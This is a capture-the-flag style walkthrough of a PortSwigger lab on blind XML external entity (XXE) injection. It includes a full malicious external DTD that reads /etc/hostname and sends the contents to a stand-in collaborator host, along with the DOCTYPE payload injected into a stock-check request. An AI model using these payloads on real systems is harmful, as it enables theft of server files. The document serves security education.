
The lab
here is how portswigger describes it
This lab has a "Check stock" feature that parses XML input but does not display the result.
To solve the lab, exfiltrate the contents of the /etc/hostname file.
this follows the parameter entity lab. there a parameter entity was enough to make the parser call our server, which proved the bug but only ever sent an empty ping. this lab goes further we want the actual contents of a file, /etc/hostname, sent out to us, and it is still blind so we can never read that file in the response. we have to smuggle it out over the same out of band channel.
The idea#
the last lab already showed that a parameter entity can make the parser reach out to a url we control. the new goal is to have that url carry a file's contents in it, so instead of the parser fetching a fixed address it fetches something like http://our-server/?x= with the file's contents tacked onto the end and those contents land in our server's logs. the trouble is that the trick needed to build such a url, nesting one parameter entity inside another, is not allowed inside the doctype we put in the request itself. the xml spec forbids referencing a parameter entity inside another entity's definition when that happens in the internal subset, which is the doctype written inline in the document.
the way around it is an external dtd. a dtd document type definition, is the thing a doctype points at, a separate file that describes and declares entities for the document, and the same nesting that is banned inline is allowed when it lives in an external dtd file. so we host our own malicious dtd on the exploit server, and from the request we just point at it. our request stays tiny and legal, and all the real work happens in the file we control.
what a malicious dtd file is?#
dtd is normally file that says what elements and entities a piece of xml is allowed to use. malicious dtd is just that same kind of file hosted by us, that instead of describing document quietly packs it with entity declarations designed to read a local file and ship it back to us. because it is a real external dtd loaded from a url, the parser treats the parameter entity nesting inside it as perfectly legal, which is the whole reason we cannot simply write these declarations straight into the request. the request only has to reference our file, and the parser goes and fetches it and runs everything in it.
Step 1 - Write the malicious dtd#

first we open the collaborator tab and copy the collaborator subdomain, then we build the dtd around it. here is the file
<!ENTITY % file SYSTEM "file:///etc/hostname">
<!ENTITY % eval "<!ENTITY % exfil SYSTEM 'http://your-collaborator-subdomain/?x=%file;'>">
%eval;
%exfil;
How exactly it works#
the first line, %file, is a parameter entity whose value is the contents of /etc/hostname, so from here on %file; stands for whatever is inside that file.
the second line, %eval, is cleverer. its value is not used yet, it is a piece of text that, when expanded, will declare a third entity called exfil. and the url inside that future exfil entity contains %file;, so at the moment exfil is finally built it will bake the file's contents right into the url.
the % in that second line is just an escaped % character. we cannot write a plain % there because the parser would try to treat it as an entity reference too early, while it is still reading the definition of eval. writing it as % keeps it dormant as a literal percent sign, and it only turns back into a working % later, when eval is expanded and the exfil declaration is actually created.
the third line, %eval;, runs eval, which performs that inner declaration, so now the exfil entity exists and its url already has the file contents stitched into it.
the fourth line, %exfil;, runs exfil, and because it is an external entity pointing at our collaborator url, resolving it makes the parser send an http request to http://your-collaborator-subdomain/?x= followed by the contents of /etc/hostname.
How the attack works end to end#
the two sided nature is the key. our request into the lab is small and legal, it only declares one parameter entity that points at our hosted dtd and triggers it. that triggering makes the lab's parser fetch our dtd file over http and process everything in it as though we had written it locally, and that is where the banned nesting is allowed. inside the dtd the parser reads /etc/hostname into %file, builds the exfil entity with those contents baked into a url aimed at our collaborator, and then resolves exfil, which fires an http request carrying the file's contents in the query string straight to us. so the lab reads its own local file and hands it to our server, and we never needed the file to appear in any response we could see. we host the dtd on the exploit server, save it, click view exploit, and note the url it lives at.
Step 2 - Reference the dtd from the stock check request#


now we exploit the stock check feature by pointing a parameter entity at that malicious dtd. we open a product page, click check stock, and intercept the resulting post request in burp, then insert this doctype between the xml declaration and the stockCheck element.
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "your-dtd-url"> %xxe;]>
this declares a parameter entity xxe whose SYSTEM value is the url of our hosted dtd, and %xxe; immediately references it, which is what makes the parser go fetch our file and process it. the full body looks like this.
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "your-dtd-url"> %xxe;]>
<stockCheck><productId>1</productId><storeId>1</storeId></stockCheck>
Step 3 - Collect the file from collaborator#
we send the request and then poll the collaborator tab.
collaborator shows interactions initiated by the lab server, a dns lookup and then an http request and that http request is the one carrying our stolen data. its query string holds the contents of /etc/hostname.

we copy the file data out of the request and submit it.
with this, we solved the lab!